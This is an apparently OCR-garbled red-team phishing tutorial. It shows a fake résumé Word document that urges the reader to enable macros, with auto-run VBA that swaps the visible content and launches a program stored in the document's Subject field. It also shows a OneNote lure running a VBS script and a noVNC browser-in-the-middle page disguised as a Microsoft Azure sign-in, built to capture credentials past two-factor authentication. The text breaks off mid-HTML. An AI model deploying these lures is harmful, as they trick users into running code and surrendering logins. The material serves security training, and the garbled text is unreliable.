3

1 Macro doc

2

3 rogue

https://github.com/gophish/gophish) Evilginx2 (https://github.com/kgretzky/evilginx2), EvilGophish (https://github.com/fin3ss3g0d/evilgophish)

Microsoft Word

Word macro

1 doc docm

Hua Li

LinkedIn | 315-211-2345 | https://lihua.com| lihua96@gmail.com | GitHub

PROFESSIONAL EXPERIENCE

Security Engineer | Full Time
XYZ Company |Nanjing, Jiangsu |Mar 2022 - Present

- Conducted Red Team Operations as a strong red team operator in the context of Assume Breach, External Threat, Insider Threat, and Adversary Emulation scenarios to assess targets' security posture.
- Led and executed penetration tests against numerous North American clients' external network, internal network, web application, API, and cloud infrastructure across various industries.
- Delivered detailed reports and findings to both technical and non-technical client stakeholders.
- Communicated with the client regarding the engagement's scope, critical findings, limitations, and progress.

IT Engineer | Full Time
XYZ Technologies | Beijing | Jan 2021 – Mar 2022

- Facilitated the corporate security posture by conducting internal infrastructure and product penetration tests.
- Designed phishing contexts and deployed internal phishing campaigns to test employees' security awareness.
- Remediated and investigated external threats by monitoring security solutions' events and logs.

BiliBili Uper | Freelancer
Bilibili Group | Remote | Jun 2021 - Present


- Created popular videos covering Red Teaming, CTF Challenge Walkthrough, Skill and Career Development, achieved 4444 subscribers, 11k likes, 233k views. The channel was recommended by Trends multiple times.
- Posted articles focusing on Red Teaming, Penetesting, Learning Experience, and Certification Review, directly and indirectly helped hundreds of people break into cyber security and land their first cyber security job.
- Designed a fun and complex Active Directory challenge that contains 6 Windows hosts and 2 Linux hosts, covering classic and common attack vectors. It became popular rapidly in the community, gaining 600+ downloads and 100k views, and attracted multiple cyber security training platforms.

EDUCATION

University of EFG | Hangzhou, Zhejiang, China | July 2017 - July 2020
Master of Science, Computer Science | GPA 3.6
Nanjing University | Nanjing, Jiangsu, China| Sep 2014 - Jul 2018
Bachelor of Science, Software Engineering

PROFESSIONAL SKILLS

Realm: Red Teaming | Purple Teaming | Penetration Testing
Skill: Active Directory | Azure Active Directory | Defence Evasion | Operation Security | Threat Intelligence | Threat Hunting |Windows Internal | Phishing | Office 365 | OSINT | Reverse Engineering | Malware Development | Shellcode Development | Tool Development | Exploit Development | Content Development | Secure Code Review | Mentoring
Programming and Script Language: C# | C | Python | PowerShell | Bash | JavaScript
C2 Framework: Cobalt Strike | Sliver C2 | Posh C2 | Mythic C2 | Meterpreter
Tool: WinDBG | IDA | Rubeus | Mimikatz | Impacket | Responder | CrackMapExec | BloodHound | GoPhish | Az PowerShell | PowerView | Metasploit | Nmap | Wireshark | BurpSuite | Acunetix | Nessus
Publication: CVE-2020-21954 | CVE-2019-34515 | CVE-2021-33236



3 “ ”

4

```
    ActiveDocument. Content. Select
    Selection. Delete
    ActiveDocument. AttachedTemplate. AutoTextEntries("dler"). Insert Where: =Selection. Range,
RichText: =True
```

5 “ ”

This document contains private information, please enable Macro to decrypt encrypted information. Thanks.

Hua Li

LinkedIn | 315-211-2345 | https://lihua.com| lihua96@gmail.com | GitHub

PROFESSIONAL EXPERIENCE

Security Engineer | Full Time
XYZ Company |Nanjing, Jiangsu |Mar 2022 - Present

- Conducted Red Team Operations as a strong red team operator in the context of Assume Breach, External Threat, Insider Threat, and Adversary Emulation scenarios to assess targets' security posture.
- Led and executed penetration tests against numerous North American clients' external network, internal network, web application, API, and cloud infrastructure across various industries.
- Delivered detailed reports and findings to both technical and non-technical client stakeholders.
- Communicated with the client regarding the engagement's scope, critical findings, limitations, and progress.

IT Engineer | Full Time
XYZ Technologies | Beijing | Jan 2021 – Mar 2022

- Facilitated the corporate security posture by conducting internal infrastructure and product penetration tests.
- Designed phishing contexts and deployed internal phishing campaigns to test employees' security awareness.
- Remediated and investigated external threats by monitoring security solutions' events and logs.

BiliBili Uper | Freelancer
Bilibili Group | Remote | Jun 2021 - Present

- Created popular videos covering Red Teaming, CTF Challenge Walkthrough, Skill and Career Development, achieved 4444 subscribers, 11k likes, 233k views. The channel was recommended by Trends multiple times.
- Posted articles focusing on Red Teaming, Penetesting, Learning Experience, and Certification Review, directly and indirectly helped hundreds of people break into cyber security and land their first cyber security job.
- Designed a fun and complex Active Directory challenge that contains 6 Windows hosts and 2 Linux hosts, covering classic and common attack vectors. It became popular rapidly in the community, gaining 600+ downloads and 100k views, and attracted multiple cyber security training platforms.


EDUCATION

University of EFG | Hangzhou, Zhejiang, China | July 2017 - July 2020
Master of Science, Computer Science | GPA 3.6
Nanjing University | Nanjing, Jiangsu, China| Sep 2014 - Jul 2018
Bachelor of Science, Software Engineering

PROFESSIONAL SKILLS

Realm: Red Teaming | Purple Teaming | Penetration Testing
Skill: Active Directory | Azure Active Directory | Defence Evasion | Operation Security | Threat Intelligence | Threat Hunting |Windows Internal | Phishing | Office 365 | OSINT | Reverse Engineering | Malware Development | Shellcode Development | Tool Development | Exploit Development | Content Development | Secure Code Review | Mentoring
Programming and Script Language: C# | C | Python | PowerShell | Bash | JavaScript
C2 Framework: Cobalt Strike | Sliver C2 | Posh C2 | Mythic C2 | Meterpreter
Tool: WinDBG | IDA | Rubeus | Mimikatz | Impacket | Responder | CrackMapExec | BloodHound | GoPhish | Az PowerShell | PowerView | Metasploit | Nmap | Wireshark | BurpSuite | Acunetix | Nessus
Publication: CVE-2020-21954 | CVE-2019-34515 | CVE-2021-33236

6 calc.exe doc/docm Subject



7

```
    Dim ProgramName As String
    Set doc = ActiveDocument
        ProgramName = doc.BuiltInDocumentProperties("Subject").Value
        Call Shell(""" & ProgramName & """, vbNormalFocus)
```


8

```
Function phishing()
    ActiveDocument.Content.Select
    Selection.Delete
    ActiveDocument.AttachedTemplate.AutoTextEntries("dler").Insert Where:=Selection.Range,
RichText:=True
    Dim ProgramName As String
    Set doc = ActiveDocument
        ProgramName = doc.BuiltInDocumentProperties("Subject").Value
        Call Shell("""" & ProgramName & """", vbNormalFocus)

End Function
Sub Document_Open()
    phishing
End Sub


Sub AutoOpen()
    phishing
End Sub
```


9 C2

One Note


OneNote) (.one




OneNote OneNote OneNote vbs




one






(calc.exe)

```
CreateObject("Wscript.Shell").Run "calc.exe"
```




NoVNC

NoVNC 2022 BitM ( ) Evilginx MitM 2FA



noVNC VNC VNC (UI) (noVNC)



tigervnc ubuntu vnc

```
sudo apt update
sudo apt install tigervnc-standalone-server tigervnc-xorg-extension tigervnc-viewer
sudo apt install ubuntu-gnome-desktop
sudo systemctl enable gdm
sudo systemctl start gdm
vncpasswd
```

noVNC (https://github.com/novnc)

```
git clone https://github.com/novnc/noVNC.git
```

vnc.html

```
<title>noVNC</title>
<div id="noVNC_control_bar_anchor" class="noVNC_vcenter">
```

```
<div id=”noVNC_status”></div>
<div id="noVNC_transition">
```

```
<title>Sign in Microsoft Azure</title>
<div id=”noVNC_control_bar_anchor” class=”noVNC_vcenter” style=”display: none;”>
<div id=”noVNC_status” style=”display: none”></div>
<div id="noVNC_transition" style="background-color: white; color: white">
```

vnc.html:

```
<! DOCTYPE html>
<html lang="en" class="noVNC_loading">
<head>

    <! --
    noVNC example: simple example using default UI
    Copyright (C) 2019 The noVNC Authors
    noVNC is licensed under the MPL 2. 0 (see LICENSE. txt)
    This file is licensed under the 2-Clause BSD license (see LICENSE. txt).

    Connect parameters are provided in query string:
        http: //example. com/?host=HOST&port=PORT&encrypt=1
    or the fragment:
        http: //example. com/#host=HOST&port=PORT&encrypt=1
    -->
    <title>Sign in to Microsoft Azure</title>

    <link rel="icon" type="image/x-icon" href="app/images/icons/novnc. ico">

    <! -- Apple iOS Safari settings -->
    <meta name="viewport" content="width=device-width, initial-scale=1. 0, maximum-scale=1. 0,
user-scalable=no">
    <meta name="apple-mobile-web-app-capable" content="yes">
    <meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">

    <! -- @2x -->
    <link rel="apple-touch-icon" sizes="40x40" type="image/png" href="app/images/icons/novnc-
ios-40. png">
```

```
    <link rel="apple-touch-icon" sizes="58x58" type="image/png" href="app/images/icons/novnc-ios-58.png">
    <link rel="apple-touch-icon" sizes="80x80" type="image/png" href="app/images/icons/novnc-ios-80.png">
    <link rel="apple-touch-icon" sizes="120x120" type="image/png" href="app/images/icons/novnc-ios-120.png">
    <link rel="apple-touch-icon" sizes="152x152" type="image/png" href="app/images/icons/novnc-ios-152.png">
    <link rel="apple-touch-icon" sizes="167x167" type="image/png" href="app/images/icons/novnc-ios-167.png">
    <!-- @3x -->
    <link rel="apple-touch-icon" sizes="60x60" type="image/png" href="app/images/icons/novnc-ios-60.png">
    <link rel="apple-touch-icon" sizes="87x87" type="image/png" href="app/images/icons/novnc-ios-87.png">
    <link rel="apple-touch-icon" sizes="120x120" type="image/png" href="app/images/icons/novnc-ios-120.png">
    <link rel="apple-touch-icon" sizes="180x180" type="image/png" href="app/images/icons/novnc-ios-180.png">

    <!-- Stylesheets -->
    <link rel="stylesheet" href="app/styles/base.css">
    <link rel="stylesheet" href="app/styles/input.css">

    <!-- Images that will later appear via CSS -->
    <link rel="preload" as="image" href="app/images/info.svg">
    <link rel="preload" as="image" href="app/images/error.svg">
    <link rel="preload" as="image" href="app/images/warning.svg">

    <script type="module" crossorigin="anonymous" src="app/error-handler.js"></script>
    <script type="module" crossorigin="anonymous" src="app/ui.js"></script>
</head>

<body>

    <div id="noVNC_fallback_error" class="noVNC_center">
        <div>
            <div>noVNC encountered an error:</div>
            <br>
            <div id="noVNC_fallback_errormsg"></div>
```

```
        </div>
    </div>

    <!-- noVNC Control Bar -->
    <div id="noVNC_control_bar_anchor" class="noVNC_vcenter" style="display: none;">

        <div id="noVNC_control_bar">
            <div id="noVNC_control_bar_handle" title="Hide/Show the control
bar"><div></div></div>

            <div class="noVNC_scroll">

            <h1 class="noVNC_logo" translate="no"><span>no</span><br>VNC</h1>

            <hr>

            <!-- Drag/Pan the viewport -->
            <input type="image" alt="Drag" src="app/images/drag.svg"
                id="noVNC_view_drag_button" class="noVNC_button noVNC_hidden"
                title="Move/Drag Viewport">

